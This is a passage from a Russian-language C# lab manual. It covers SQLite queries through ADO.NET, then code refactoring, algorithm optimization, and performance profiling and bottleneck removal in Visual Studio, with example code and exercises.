 cmd.ExecuteNonQuery();
 }
}

```

### 3.5. Использование DataAdapter для обновления

Можно позволить пользователю редактировать прямо в DataGridView и сохранять изменения одной кнопкой.

1. Объявите SQLiteDataAdapter и DataTable на уровне формы.
2. При загрузке создайте DataAdapter и сгенерируйте команды обновления через CommandBuilder.

```

SQLiteDataAdapter adapter;
DataTable dataTable;

private void LoadDataWithAdapter()

```

```

{
 conn = new SQLiteConnection(connectionString);
 adapter = new SQLiteDataAdapter("SELECT * FROM Operations", conn);
 SQLiteCommandBuilder builder = new SQLiteCommandBuilder(adapter); // Автоматом
генерирует Update/Insert/Delete

 dataTable = new DataTable();
 adapter.Fill(dataTable);
 dataGridView1.DataSource = dataTable;
}

private void btnSaveChanges_Click(object sender, EventArgs e)
{
 adapter.Update(dataTable); // Сохраняет все изменения в БД
}

```

#### **4. Задание для самостоятельной работы**

1. Создайте таблицу "Categories" (Id, Name) и свяжите её с таблицей Operations через внешний ключ (CategoryId).
2. В DataGridView используйте ComboBoxColumn для выбора категории из связанной таблицы.
3. Реализуйте удаление выбранной строки по нажатию кнопки Delete.
4. Добавьте поиск по датам.

#### **Контрольные вопросы**

1. Что такое ADO.NET?
2. Для чего нужен DataAdapter?
3. Чем DataTable отличается от DataReader?
4. Как избежать SQL-инъекций при вставке данных?
5. Что такое CommandBuilder?

## Практическая работа №33. Разработка программных модулей для работы с запросами к базе данных

### 1. Цель работы

Научиться выполнять сложные запросы к базе данных (фильтрация, сортировка, группировка) и отображать результаты в DataGridView.

### 2. Оборудование и ПО

- Персональный компьютер.
- Visual Studio Community 2022.
- Проект DatabaseApp из предыдущей работы.

### 3. Ход работы

#### 3.1. Подготовка

Откройте проект DatabaseApp из предыдущей работы. Убедитесь, что в таблице Operations достаточно данных (можно добавить тестовые).

#### 3.2. Запросы с фильтрацией

Добавим на главную форму элементы для фильтрации: TextBox для поиска по категории, два DateTimePicker для диапазона дат и кнопку "Применить фильтр".

1. Разместите на форме:
  - Label "Категория:", TextBox txtFilterCategory.
  - Label "С даты:", DateTimePicker dtpFrom.
  - Label "По дату:", DateTimePicker dtpTo.
  - Button btnApplyFilter.
2. Напишите метод, формирующий SQL с условиями:

```
private void ApplyFilter()
{
 using (var conn = new SQLiteConnection(connectionString))
 {
 conn.Open();
 string sql = "SELECT * FROM Operations WHERE 1=1"; // 1=1 для удобства
добавления AND
 var parameters = new List<SQLiteParameter>();

 if (!string.IsNullOrWhiteSpace(txtFilterCategory.Text))
 {
 sql += " AND Category LIKE @cat";
 parameters.Add(new SQLiteParameter("@cat", "%" + txtFilterCategory.Text +
"%"));
 }

 // Добавляем фильтр по дате (если установлены)
 sql += " AND OperationDate BETWEEN @from AND @to";
 parameters.Add(new SQLiteParameter("@from", dtpFrom.Value));
 parameters.Add(new SQLiteParameter("@to", dtpTo.Value));

 using (var cmd = new SQLiteCommand(sql, conn))
 {
 cmd.Parameters.AddRange(parameters.ToArray());
 SQLiteDataAdapter adapter = new SQLiteDataAdapter(cmd);
 DataTable dt = new DataTable();
```

```

 adapter.Fill(dt);
 dataGridView1.DataSource = dt;
 }
}

private void btnApplyFilter_Click(object sender, EventArgs e)
{
 ApplyFilter();
}

```

### 3.3. Запрос с группировкой (агрегатные функции)

Создадим кнопку "Отчет по категориям", которая покажет сумму расходов по каждой категории.

```

private void btnCategoryReport_Click(object sender, EventArgs e)
{
 using (var conn = new SQLiteConnection(connectionString))
 {
 conn.Open();
 string sql = @"SELECT Category, SUM(Amount) as TotalAmount, COUNT(*) as
Count
FROM Operations
WHERE Amount < 0 -- Расходы
GROUP BY Category";
 using (var adapter = new SQLiteDataAdapter(sql, conn))
 {
 DataTable dt = new DataTable();
 adapter.Fill(dt);
 dataGridView1.DataSource = dt;
 }
 }
}

```

### 3.4. Сортировка в DataGridView

DataGridView поддерживает сортировку по столбцам автоматически, если включено свойство AllowUserToOrderColumns. Но для сортировки на стороне БД (для больших данных) лучше использовать SQL.

Добавим ComboBox с выбором поля сортировки.

```

private void btnSorted_Click(object sender, EventArgs e)
{
 string sortField = cmbSortBy.SelectedItem?.ToString() ?? "OperationDate";
 string sortOrder = "ASC"; // или DESC

 using (var conn = new SQLiteConnection(connectionString))
 {
 conn.Open();
 string sql = $"SELECT * FROM Operations ORDER BY {sortField} {sortOrder}";
 SQLiteDataAdapter adapter = new SQLiteDataAdapter(sql, conn);
 DataTable dt = new DataTable();
 adapter.Fill(dt);
 dataGridView1.DataSource = dt;
 }
}

```

```
}
```

### 3.5. Пагинация (постраничный вывод)

Для больших таблиц нужно выводить данные порциями.

```
int currentPage = 0;
```

```
int pageSize = 50;
```

```
private void LoadPage(int page)
```

```
{
```

```
 using (var conn = new SQLiteConnection(connectionString))
```

```
 {
```

```
 conn.Open();
```

```
 string sql = $"SELECT * FROM Operations LIMIT {pageSize} OFFSET {page *
pageSize}";
```

```
 SQLiteDataAdapter adapter = new SQLiteDataAdapter(sql, conn);
```

```
 DataTable dt = new DataTable();
```

```
 adapter.Fill(dt);
```

```
 dataGridView1.DataSource = dt;
```

```
 }
```

```
}
```

### 4. Задание для самостоятельной работы

1. Реализуйте отчет "Баланс на дату": запрос, вычисляющий сумму всех доходов и расходов до указанной даты.
2. Добавьте возможность экспорта отфильтрованных данных в CSV-файл.
3. Реализуйте сложный поиск: например, найти все операции за прошлый месяц, где сумма больше 1000.
4. Добавьте индексы в базу данных для ускорения поиска (через SQL команду CREATE INDEX).

### Контрольные вопросы

1. Как добавить параметры в SQL-запрос для защиты от инъекций?
2. Для чего используется GROUP BY?
3. Что такое агрегатные функции (SUM, COUNT, AVG)?
4. Как реализовать пагинацию в SQLite?
5. В чем разница между фильтрацией на стороне клиента и на стороне сервера БД?

## Тема 1.6 Принципы безопасности, производительности и масштабируемости программных модулей

### Практическая работа №34. Оптимизация проектируемых модулей для повышения их эффективности и качества

#### 1. Цель работы

Научиться применять методы оптимизации кода на этапе проектирования, использовать принципы SOLID и рефакторинг для улучшения качества и эффективности программных модулей .

#### 2. Оборудование и ПО

- Персональный компьютер с ОС Windows.
- Visual Studio Community 2022.

#### 3. Ход работы

##### 3.1. Подготовка

1. Запустите Visual Studio.
2. Создайте новый проект консольного приложения с названием OptimizationDemo.
3. Подключите пространства имен:

```
using System;
using System.Collections.Generic;
using System.Diagnostics;
using System.Linq;
```

##### 3.2. Анализ "плохого" кода

Рассмотрим пример неоптимального модуля для обработки заказов.

1. Добавьте в проект новый класс OrderProcessor:

```
public class Order
{
 public int Id { get; set; }
 public string CustomerName { get; set; }
 public decimal Amount { get; set; }
 public bool IsProcessed { get; set; }
}
```

// ПЛОХОЙ ПРИМЕР: класс нарушает SRP и содержит неоптимальный код

```
public class OrderProcessor
{
 private List<Order> _orders = new List<Order>();

 public void AddOrder(int id, string customer, decimal amount)
 {
 _orders.Add(new Order { Id = id, CustomerName = customer, Amount = amount });
 }

 // Метод делает слишком много: и валидацию, и обработку, и логирование, и
 // сохранение
 public void ProcessAllOrders()
 {
```

```

// 1. Валидация
foreach (var order in _orders)
{
 if (order.Amount <= 0)
 {
 Console.WriteLine($"Ошибка: заказ {order.Id} с некорректной суммой");
 return; // Прерывает весь процесс из-за одной ошибки!
 }
}

// 2. Обработка (медленный алгоритм)
foreach (var order in _orders)
{
 // Имитация сложной обработки
 System.Threading.Thread.Sleep(100);
 order.IsProcessed = true;
}

// 3. Логирование
Console.WriteLine("Обработано заказов: " + _orders.Count);

// 4. Сохранение в "базу данных" (конкатенация строк в цикле - плохо!)
string log = "";
foreach (var order in _orders)
{
 log += $"Заказ {order.Id}: {order.CustomerName} - {order.Amount}\n";
}
File.WriteAllText("orders.txt", log);
}

```

### 3.3. Выявление проблем

Обсудим проблемы данного кода:

- **Нарушение SRP (Single Responsibility Principle):** класс отвечает и за валидацию, и за обработку, и за логирование, и за сохранение .
- **Преждевременный возврат:** при ошибке валидации метод завершается, не обработав остальные заказы.
- **Неэффективная конкатенация строк:** использование += в цикле создает много промежуточных строк.
- **Блокирующие операции:** Thread.Sleep в цикле - плохо для производительности.

### 3.4. Оптимизация и рефакторинг

Проведем рефакторинг кода, разделив ответственность между разными классами.

1. Создайте интерфейсы и классы для разделения ответственности:

```

// Интерфейс для валидации
public interface IOrderValidator
{
 bool Validate(Order order, out string errorMessage);
}

public class OrderValidator : IOrderValidator
{

```

```

public bool Validate(Order order, out string errorMessage)
{
 if (order.Amount <= 0)
 {
 errorMessage = $"Заказ {order.Id} имеет некорректную сумму";
 return false;
 }
 errorMessage = null;
 return true;
}

// Интерфейс для обработки
public interface IOrderHandler
{
 void Handle(Order order);
}

public class OrderHandler : IOrderHandler
{
 public void Handle(Order order)
 {
 // Имитация обработки (в реальности здесь была бы бизнес-логика)
 System.Threading.Thread.Sleep(100);
 order.IsProcessed = true;
 }
}

// Интерфейс для логирования
public interface ILogger
{
 void Log(string message);
 void LogOrders(IEnumerable<Order> orders);
}

public class ConsoleLogger : ILogger
{
 public void Log(string message)
 {
 Console.WriteLine($"[{DateTime.Now}] {message}");
 }

 public void LogOrders(IEnumerable<Order> orders)
 {
 // Используем StringBuilder вместо конкатенации
 var sb = new System.Text.StringBuilder();
 sb.AppendLine("Отчет по обработанным заказам:");
 foreach (var order in orders)
 {
 sb.AppendLine($" Заказ {order.Id}: {order.CustomerName} - {order.Amount:C}");
 }
 Log(sb.ToString());
 }
}

```



```

 }
}

// Интерфейс для сохранения
public interface IOrderRepository
{
 void Save(IEnumerable<Order> orders);
}

public class FileOrderRepository : IOrderRepository
{
 private readonly string _filePath;

 public FileOrderRepository(string filePath)
 {
 _filePath = filePath;
 }

 public void Save(IEnumerable<Order> orders)
 {
 var sb = new System.Text.StringBuilder();
 foreach (var order in orders)
 {
 sb.AppendLine($"{order.Id},{order.CustomerName},{order.Amount},{order.IsProcessed}");
 }
 File.WriteAllText(_filePath, sb.ToString());
 }
}

```

2. Создайте оптимизированный главный класс, использующий dependency injection:

```

public class OptimizedOrderProcessor
{
 private readonly List<Order> _orders = new List<Order>();
 private readonly IOrderValidator _validator;
 private readonly IOrderHandler _handler;
 private readonly ILogger _logger;
 private readonly IOrderRepository _repository;

 // Внедрение зависимостей через конструктор
 public OptimizedOrderProcessor(
 IOrderValidator validator,
 IOrderHandler handler,
 ILogger logger,
 IOrderRepository repository)
 {
 _validator = validator;
 _handler = handler;
 _logger = logger;
 _repository = repository;
 }
}

```

```

public void AddOrder(Order order)
{
 _orders.Add(order);
}

public async Task ProcessAllOrdersAsync() // Асинхронная версия
{
 var validOrders = new List<Order>();
 var errors = new List<string>();

 // Валидация всех заказов с сохранением ошибок
 foreach (var order in _orders)
 {
 if (_validator.Validate(order, out string error))
 {
 validOrders.Add(order);
 }
 else
 {
 errors.Add(error);
 }
 }

 // Логируем ошибки
 foreach (var error in errors)
 {
 _logger.Log($"ОШИБКА: {error}");
 }

 // Обрабатываем валидные заказы параллельно для ускорения
 var tasks = validOrders.Select(order => Task.Run(() => _handler.Handle(order)));
 await Task.WhenAll(tasks);

 _logger.LogOrders(validOrders);
 _repository.Save(validOrders);
}
}

```

### 3.5. Сравнение производительности

Добавим код для сравнения старого и нового подходов:

```

class Program
{
 static async Task Main(string[] args)
 {
 // Тест старого подхода
 var oldProcessor = new OrderProcessor();
 for (int i = 0; i < 10; i++)
 {
 oldProcessor.AddOrder(i, $"Customer{i}", 100 + i);
 }
 }
}

```

```

Stopwatch sw = Stopwatch.StartNew();
oldProcessor.ProcessAllOrders();
sw.Stop();
Console.WriteLine($"Старый подход: {sw.ElapsedMilliseconds} мс");

// Тест нового подхода
var validator = new OrderValidator();
var handler = new OrderHandler();
var logger = new ConsoleLogger();
var repository = new FileOrderRepository("optimized_orders.txt");

var newProcessor = new OptimizedOrderProcessor(validator, handler, logger,
repository);
for (int i = 0; i < 10; i++)
{
 newProcessor.AddOrder(new Order
 {
 Id = i,
 CustomerName = $"Customer{i}",
 Amount = 100 + i
 });
}

sw.Restart();
await newProcessor.ProcessAllOrdersAsync();
sw.Stop();
Console.WriteLine($"Новый подход: {sw.ElapsedMilliseconds} мс");
}
}

```

#### 4. Задание для самостоятельной работы

1. Возьмите любой модуль из предыдущих практических работ (например, файловый менеджер или финансовый помощник).
2. Проанализируйте его на соответствие принципам SOLID и наличие неоптимального кода.
3. Проведите рефакторинг, разделив классы по ответственности.
4. Примените как минимум три оптимизации:
  - Замена циклов с конкатенацией строк на StringBuilder.
  - Использование асинхронных методов для I/O операций.
  - Применение dependency injection.
5. Сравните производительность до и после оптимизации.

#### Контрольные вопросы

1. Что такое принцип SRP и почему его нарушение ведет к снижению качества кода?
2. Почему конкатенация строк через += в цикле считается неэффективной?
3. Что такое dependency injection и какие преимущества он дает?
4. Как асинхронность влияет на производительность приложения?
5. Какие еще принципы SOLID вы знаете?

## Практическая работа №35. Решение задач на оптимизацию алгоритмов

### 1. Цель работы

Научиться анализировать временную сложность алгоритмов и применять различные техники оптимизации (кеширование, предвычисления, выбор оптимальных структур данных) .

### 2. Оборудование и ПО

- Персональный компьютер с ОС Windows.
- Visual Studio Community 2022.

### 3. Ход работы

#### 3.1. Подготовка

1. Создайте новый проект консольного приложения AlgorithmOptimization.
2. Подключите пространства имен для замера времени.

#### 3.2. Задача 1: Поиск дубликатов (оптимизация структур данных)

Рассмотрим задачу поиска дубликатов в массиве.

```
class Program
{
 static void Main(string[] args)
 {
 // Генерируем массив с дубликатами
 Random rand = new Random(42);
 int[] numbers = new int[100000];
 for (int i = 0; i < numbers.Length; i++)
 {
 numbers[i] = rand.Next(1, 50000); // Много дубликатов
 }

 // НЕОПТИМАЛЬНЫЙ МЕТОД: O(n²)
 var sw = Stopwatch.StartNew();
 var duplicatesSlow = FindDuplicatesSlow(numbers);
 sw.Stop();
 Console.WriteLine($"Медленный метод: {sw.ElapsedMilliseconds} мс, найдено
{duplicatesSlow.Count} дубликатов");

 // ОПТИМИЗИРОВАННЫЙ МЕТОД: O(n) с использованием HashSet
 sw.Restart();
 var duplicatesFast = FindDuplicatesFast(numbers);
 sw.Stop();
 Console.WriteLine($"Быстрый метод: {sw.ElapsedMilliseconds} мс, найдено
{duplicatesFast.Count} дубликатов");
 }

 // Медленный метод: O(n²)
 static List<int> FindDuplicatesSlow(int[] arr)
 {
 var duplicates = new List<int>();
 for (int i = 0; i < arr.Length; i++)
 {
 for (int j = i + 1; j < arr.Length; j++)
```

```

 {
 if (arr[i] == arr[j] && !duplicates.Contains(arr[i]))
 {
 duplicates.Add(arr[i]);
 break;
 }
 }
 }
 return duplicates;
}

// Быстрый метод: O(n) с использованием HashSet
static List<int> FindDuplicatesFast(int[] arr)
{
 var seen = new HashSet<int>();
 var duplicates = new HashSet<int>(); // Используем HashSet для автоматического
 исключения повторов

 foreach (int num in arr)
 {
 if (seen.Contains(num))
 {
 duplicates.Add(num);
 }
 else
 {
 seen.Add(num);
 }
 }
 return duplicates.ToList();
}

```

### 3.3. Задача 2: Вычисление чисел Фибоначчи (кеширование)

Сравним рекурсивный подход с мемоизацией.

```

static void FibonacciComparison()
{
 int n = 40;

 // Рекурсивный метод (экспоненциальная сложность O(2^n))
 var sw = Stopwatch.StartNew();
 long fibRecursive = FibonacciRecursive(n);
 sw.Stop();
 Console.WriteLine($"Рекурсивный Fib({n}) = {fibRecursive}, время:
 {sw.ElapsedMilliseconds} мс");

 // Метод с мемоизацией (кешированием) - O(n)
 sw.Restart();
 var cache = new Dictionary<int, long>();
 long fibMemo = FibonacciMemoization(n, cache);
 sw.Stop();
 Console.WriteLine($"С кешированием Fib({n}) = {fibMemo}, время:

```

```

{sw.ElapsedMilliseconds} мс");

 // Итеративный метод - O(n)
 sw.Restart();
 long fibIterative = FibonacciIterative(n);
 sw.Stop();
 Console.WriteLine($"Итеративный Fib({n}) = {fibIterative}, время:
{sw.ElapsedMilliseconds} мс");
}

static long FibonacciRecursive(int n)
{
 if (n <= 1) return n;
 return FibonacciRecursive(n - 1) + FibonacciRecursive(n - 2);
}

static long FibonacciMemoization(int n, Dictionary<int, long> cache)
{
 if (n <= 1) return n;
 if (cache.ContainsKey(n)) return cache[n];

 cache[n] = FibonacciMemoization(n - 1, cache) + FibonacciMemoization(n - 2, cache);
 return cache[n];
}

static long FibonacciIterative(int n)
{
 if (n <= 1) return n;
 long prev = 0, current = 1;
 for (int i = 2; i <= n; i++)
 {
 long next = prev + current;
 prev = current;
 current = next;
 }
 return current;
}

```

### 3.4. Задача 3: Поиск подстроки (оптимизация алгоритма)

Сравним наивный поиск и алгоритм Кнута-Морриса-Пратта.

```

static void StringSearchComparison()
{
 // Создаем длинный текст
 string text = new string('a', 1000000) + "pattern" + new string('b', 1000000);
 string pattern = "pattern";

 // Наивный поиск
 var sw = Stopwatch.StartNew();
 int naiveIndex = NaiveSearch(text, pattern);
 sw.Stop();
 Console.WriteLine($"Наивный поиск: индекс {naiveIndex}, время:
{sw.ElapsedMilliseconds} мс");
}

```

```

// Поиск с использованием встроенного метода (оптимизированный)
sw.Restart();
int builtInIndex = text.IndexOf(pattern);
sw.Stop();
Console.WriteLine($"Встроенный поиск: индекс {builtInIndex}, время:
{sw.ElapsedMilliseconds} мс");
}

```

```

static int NaiveSearch(string text, string pattern)
{
 int n = text.Length;
 int m = pattern.Length;

 for (int i = 0; i <= n - m; i++)
 {
 int j;
 for (j = 0; j < m; j++)
 if (text[i + j] != pattern[j]) break;

 if (j == m) return i;
 }
 return -1;
}

```

#### 4. Задание для самостоятельной работы

1. **Задача о сумме двух чисел:** Дан массив целых чисел и целевая сумма. Найдите все пары чисел, сумма которых равна целевой.
  - Реализуйте наивное решение  $O(n^2)$ .
  - Реализуйте оптимизированное решение с использованием HashSet  $O(n)$ .
  - Сравните время выполнения для массива из 10000 элементов.
2. **Задача о пересечении множеств:** Даны два списка чисел. Найдите их пересечение.
  - Реализуйте решение с вложенными циклами.
  - Реализуйте решение с использованием HashSet.
  - Сравните производительность.
3. **Оптимизация сортировки:** Создайте массив из 5000 случайных чисел. Отсортируйте его тремя способами и сравните время:
  - Пузырьковая сортировка ( $O(n^2)$ ).
  - Быстрая сортировка (реализованная вручную).
  - Встроенная Array.Sort().

#### Контрольные вопросы

1. Как выбор структуры данных влияет на производительность алгоритма?
2. Что такое мемоизация и в каких случаях она эффективна?
3. Почему встроенные методы .NET часто работают быстрее самостоятельно реализованных?
4. Какая временная сложность у операций с HashSet<T>?
5. Что такое "преждевременная оптимизация" и почему ее следует избегать?

## **Практическая работа №36. Анализ и мониторинг производительности приложений. Обеспечение производительности и масштабируемости при разработке модулей программного обеспечения**

### **1. Цель работы**

Освоить инструменты профилирования в Visual Studio, научиться выявлять узкие места производительности и применять методы масштабирования приложений.

### **2. Оборудование и ПО**

- Персональный компьютер с ОС Windows.
- Visual Studio Community 2022 (с установленными компонентами для профилирования).

### **3. Ход работы**

#### **3.1. Подготовка тестового приложения**

Создадим приложение с "проблемами производительности" для анализа.

1. Создайте новый проект Windows Forms PerformanceAnalysis.
2. Разместите на форме кнопку btnStartTest и текстовое поле txtResult с прокруткой (MultiLine = true, ScrollBars = Both).
3. Добавьте следующий код:

```
using System;
using System.Collections.Generic;
using System.Diagnostics;
using System.Drawing;
using System.Linq;
using System.Threading.Tasks;
using System.Windows.Forms;

namespace PerformanceAnalysis
{
 public partial class Form1 : Form
 {
 public Form1()
 {
 InitializeComponent();
 }

 private async void btnStartTest_Click(object sender, EventArgs e)
 {
 txtResult.Clear();
 await RunPerformanceTests();
 }

 private async Task RunPerformanceTests()
 {
 // Тест 1: Медленная работа со строками
 LogMessage("Тест 1: Конкатенация строк...");
 var sw = Stopwatch.StartNew();
 string result1 = SlowStringConcatenation(50000);
 sw.Stop();
 LogMessage($" Время: {sw.ElapsedMilliseconds} мс, длина результата:
```



```

{result1.Length}");

// Тест 2: Быстрая работа со строками
LogMessage("Тест 2: StringBuilder...");
sw.Restart();
string result2 = FastStringConcatenation(50000);
sw.Stop();
LogMessage($" Время: {sw.ElapsedMilliseconds} мс, длина результата:
{result2.Length}");

// Тест 3: Неэффективный поиск в List
LogMessage("Тест 3: Поиск в List (O(n))...");
sw.Restart();
int listResult = SearchInList(100000);
sw.Stop();
LogMessage($" Время: {sw.ElapsedMilliseconds} мс, найдено: {listResult}");

// Тест 4: Эффективный поиск в HashSet
LogMessage("Тест 4: Поиск в HashSet (O(1))...");
sw.Restart();
int hashResult = SearchInHashSet(100000);
sw.Stop();
LogMessage($" Время: {sw.ElapsedMilliseconds} мс, найдено: {hashResult}");

// Тест 5: Рекурсивное вычисление (без кеша)
LogMessage("Тест 5: Рекурсивный Фибоначчи (без оптимизации)...");
sw.Restart();
long fibSlow = FibonacciSlow(40);
sw.Stop();
LogMessage($" Время: {sw.ElapsedMilliseconds} мс, результат: {fibSlow}");

// Тест 6: Итеративный Фибоначчи (оптимизированный)
LogMessage("Тест 6: Итеративный Фибоначчи...");
sw.Restart();
long fibFast = FibonacciFast(40);
sw.Stop();
LogMessage($" Время: {sw.ElapsedMilliseconds} мс, результат: {fibFast}");
}

private string SlowStringConcatenation(int count)
{
 string result = "";
 for (int i = 0; i < count; i++)
 {
 result += i.ToString() + " "; // Плохо: создается множество промежуточных
 строки
 }
 return result;
}

private string FastStringConcatenation(int count)
{

```

```

 var sb = new System.Text.StringBuilder();
 for (int i = 0; i < count; i++)
 {
 sb.Append(i).Append(' ');
 }
 return sb.ToString();
}

private int SearchInList(int count)
{
 var list = new List<int>();
 var rand = new Random(42);
 for (int i = 0; i < count; i++)
 {
 list.Add(rand.Next());
 }

 // Создаем список для поиска
 var toFind = new List<int>();
 for (int i = 0; i < 1000; i++)
 {
 toFind.Add(list[rand.Next(list.Count)]);
 }

 int found = 0;
 foreach (var item in toFind)
 {
 if (list.Contains(item)) // O(n) для каждого поиска!
 {
 found++;
 }
 }
 return found;
}

private int SearchInHashSet(int count)
{
 var hashSet = new HashSet<int>();
 var rand = new Random(42);
 for (int i = 0; i < count; i++)
 {
 hashSet.Add(rand.Next());
 }

 // Создаем список для поиска
 var toFind = new List<int>();
 var list = hashSet.ToList();
 for (int i = 0; i < 1000; i++)
 {
 toFind.Add(list[rand.Next(list.Count)]);
 }
}

```

```

 int found = 0;
 foreach (var item in toFind)
 {
 if (hashSet.Contains(item)) // O(1) для каждого поиска!
 {
 found++;
 }
 }
 return found;
}

private long FibonacciSlow(int n)
{
 if (n <= 1) return n;
 return FibonacciSlow(n - 1) + FibonacciSlow(n - 2);
}

private long FibonacciFast(int n)
{
 if (n <= 1) return n;
 long prev = 0, current = 1;
 for (int i = 2; i <= n; i++)
 {
 long next = prev + current;
 prev = current;
 current = next;
 }
 return current;
}

private void LogMessage(string message)
{
 txtResult.AppendText(message + Environment.NewLine);
}
}
}

```

### 3.2. Профилирование CPU Usage

1. **Запустите приложение** и нажмите кнопку "Start Test". Дождитесь завершения всех тестов.
2. **Запустите профилировщик:** Отладка -> Профилировщик производительности (Alt+F2).
3. В открывшемся окне выберите **Загрузка ЦП (CPU Usage)** и нажмите "Запустить".
4. В запущившемся приложении снова нажмите кнопку "Start Test".
5. После завершения тестов закройте приложение — профилировщик сформирует отчет.
6. Изучите отчет:
  - Вкладка **Call Tree** (Дерево вызовов) показывает, какие методы потребляли больше всего времени CPU.
  - Найдите метод **SlowStringConcatenation** — он должен быть вверху списка.
  - Сравните с **FastStringConcatenation** — время выполнения должно быть значительно меньше.

### 3.3. Профилирование памяти (Memory Usage)

1. Снова откройте профилировщик (Alt+F2).
2. Выберите **Использование памяти (Memory Usage)** и запустите.
3. В приложении нажмите кнопку "Start Test".
4. Во время выполнения тестов сделайте несколько снимков памяти (кнопка "Take Snapshot").
5. Сравните снимки до и после тестов:
  - Обратите внимание на количество созданных объектов String в тесте с конкатенацией.
  - Профилировщик покажет, сколько памяти было выделено и какие объекты не были освобождены.

### 3.4. Обеспечение масштабируемости

Масштабируемость — способность приложения сохранять производительность при увеличении нагрузки. Добавим тест с параллельной обработкой.

```
// Добавьте в класс Form1
private async Task TestScalability()
{
 LogMessage("\n=== Тест масштабируемости ===");
 int itemCount = 1000000;

 // Последовательная обработка
 var numbers = Enumerable.Range(1, itemCount).ToList();

 LogMessage("Последовательная обработка...");
 var sw = Stopwatch.StartNew();
 var sequentialResult = numbers.Select(x => ProcessItem(x)).ToList();
 sw.Stop();
 LogMessage($" Время: {sw.ElapsedMilliseconds} мс");

 // Параллельная обработка (масштабирование)
 LogMessage("Параллельная обработка...");
 sw.Restart();
 var parallelResult = numbers.AsParallel()
 .WithDegreeOfParallelism(Environment.ProcessorCount)
 .Select(x => ProcessItem(x))
 .ToList();

 sw.Stop();
 LogMessage($" Время: {sw.ElapsedMilliseconds} мс");

 // Сравнение результатов
 bool areEqual = sequentialResult.SequenceEqual(parallelResult);
 LogMessage($"Результаты совпадают: {areEqual}");
}

private int ProcessItem(int x)
{
 // Имитация полезной работы
 Thread.SpinWait(1000);
 return x * x;
}

Вызовите TestScalability() в конце метода RunPerformanceTests().
```

#### **4. Задание для самостоятельной работы**

1. Создайте приложение, которое выполняет следующие операции с большим объемом данных (1 млн записей):
  - Чтение данных из CSV-файла (сгенерируйте его заранее).
  - Фильтрация данных по нескольким условиям.
  - Группировка и агрегация (подсчет сумм по категориям).
2. С помощью профилировщика найдите три самых медленных участка кода.
3. Оптимизируйте найденные участки, применив:
  - Более эффективные структуры данных.
  - Параллельную обработку (PLINQ).
  - Асинхронные операции для I/O.
4. Сравните производительность до и после оптимизации, составьте отчет в виде таблицы.

#### **Контрольные вопросы**

1. Какие инструменты для профилирования предоставляет Visual Studio?
2. В чем разница между профилированием CPU и памяти?
3. Что такое "узкое место" производительности и как его найти?
4. Какие факторы влияют на масштабируемость приложения?
5. Когда использование параллельной обработки может ухудшить производительность?

## Практическая работа №37. Улучшение производительности модулей посредством выявления и устранения узких мест

### 1. Цель работы

Научиться выявлять узкие места производительности в готовом коде и применять целенаправленные оптимизации для их устранения.

### 2. Оборудование и ПО

- Персональный компьютер с ОС Windows.
- Visual Studio Community 2022.

### 3. Ход работы

#### 3.1. Подготовка "проблемного" модуля

Создадим модуль для обработки данных, содержащий несколько узких мест.

1. Создайте новый проект консольного приложения BottleneckFinder.
2. Добавьте следующий код:

```
using System;
using System.Collections.Generic;
using System.Diagnostics;
using System.IO;
using System.Linq;

namespace BottleneckFinder
{
 // Класс-репозиторий с проблемами производительности
 public class DataRepository
 {
 private List<DataRecord> _records = new List<DataRecord>();

 public void GenerateTestData(int count)
 {
 var rand = new Random(42);
 for (int i = 0; i < count; i++)
 {
 _records.Add(new DataRecord
 {
 Id = i,
 Category = $"Category{rand.Next(1, 20)}",
 Value = rand.NextDouble() * 1000,
 Timestamp = DateTime.Now.AddDays(-rand.Next(1, 365)),
 IsActive = rand.Next(0, 2) == 1,
 Tags = GenerateRandomTags(rand)
 });
 }
 }

 private List<string> GenerateRandomTags(Random rand)
 {
 var tags = new List<string>();
 int tagCount = rand.Next(1, 5);
 for (int i = 0; i < tagCount; i++)
```

```

 {
 tags.Add($"Tag{rand.Next(1, 10)}");
 }
 return tags;
}

// УЗКОЕ МЕСТО 1: Медленный поиск по категории (линейный поиск в списке)
public List<DataRecord> FindByCategorySlow(string category)
{
 var result = new List<DataRecord>();
 foreach (var record in _records)
 {
 if (record.Category == category)
 {
 result.Add(record);
 }
 }
 return result;
}

// УЗКОЕ МЕСТО 2: Медленная фильтрация с множественными условиями
public List<DataRecord> ComplexFilterSlow(decimal minValue, DateTime startDate,
string requiredTag)
{
 var result = new List<DataRecord>();
 foreach (var record in _records)
 {
 bool matchesValue = record.Value >= (double)minValue;
 bool matchesDate = record.Timestamp >= startDate;
 bool matchesTag = record.Tags.Contains(requiredTag);

 if (matchesValue && matchesDate && matchesTag)
 {
 result.Add(record);
 }
 }
 return result;
}

// УЗКОЕ МЕСТО 3: Медленная агрегация с группировкой
public Dictionary<string, double> AggregateByCategorySlow()
{
 var result = new Dictionary<string, double>();
 foreach (var record in _records)
 {
 if (result.ContainsKey(record.Category))
 {
 result[record.Category] += record.Value;
 }
 else
 {
 result[record.Category] = record.Value;
 }
 }
}

```

```

 }
 }
 return result;
}

// УЗКОЕ МЕСТО 4: Медленная конкатенация при экспорте
public string ExportToCsvSlow()
{
 string csv = "Id,Category,Value,Timestamp,IsActive,Tags\n";
 foreach (var record in _records)
 {
 csv += $"{record.Id},{record.Category},{record.Value},{record.Timestamp:yyyy-MM-dd},{record.IsActive},{string.Join("|", record.Tags)}\n";
 }
 return csv;
}

// УЗКОЕ МЕСТО 5: Частые обращения к диску
public void SaveRecordsToFilesSlow()
{
 foreach (var record in _records)
 {
 // Для каждой записи открываем и закрываем файл - очень медленно!
 File.WriteAllText($"record_{record.Id}.txt", record.ToString());
 }
}

public class DataRecord
{
 public int Id { get; set; }
 public string Category { get; set; }
 public double Value { get; set; }
 public DateTime Timestamp { get; set; }
 public bool IsActive { get; set; }
 public List<string> Tags { get; set; }

 public override string ToString()
 {
 return $"{Id},{Category},{Value},{Timestamp},{IsActive},{string.Join("|",
Tags)}}";
 }
}

class Program
{
 static void Main(string[] args)
 {
 var repo = new DataRepository();
 repo.GenerateTestData(100000); // 100 тыс. записей

 Console.WriteLine("Анализ производительности...");
 }
}

```



```

// Тест 1: Поиск по категории
var sw = Stopwatch.StartNew();
var result1 = repo.FindByCategorySlow("Category5");
sw.Stop();
Console.WriteLine($"Поиск по категории: {sw.ElapsedMilliseconds} мс, найдено
{result1.Count}");

// Тест 2: Сложная фильтрация
sw.Restart();
var result2 = repo.ComplexFilterSlow(500, DateTime.Now.AddMonths(-6),
"Tag5");
sw.Stop();
Console.WriteLine($"Сложная фильтрация: {sw.ElapsedMilliseconds} мс,
найдено {result2.Count}");

// Тест 3: Агрегация
sw.Restart();
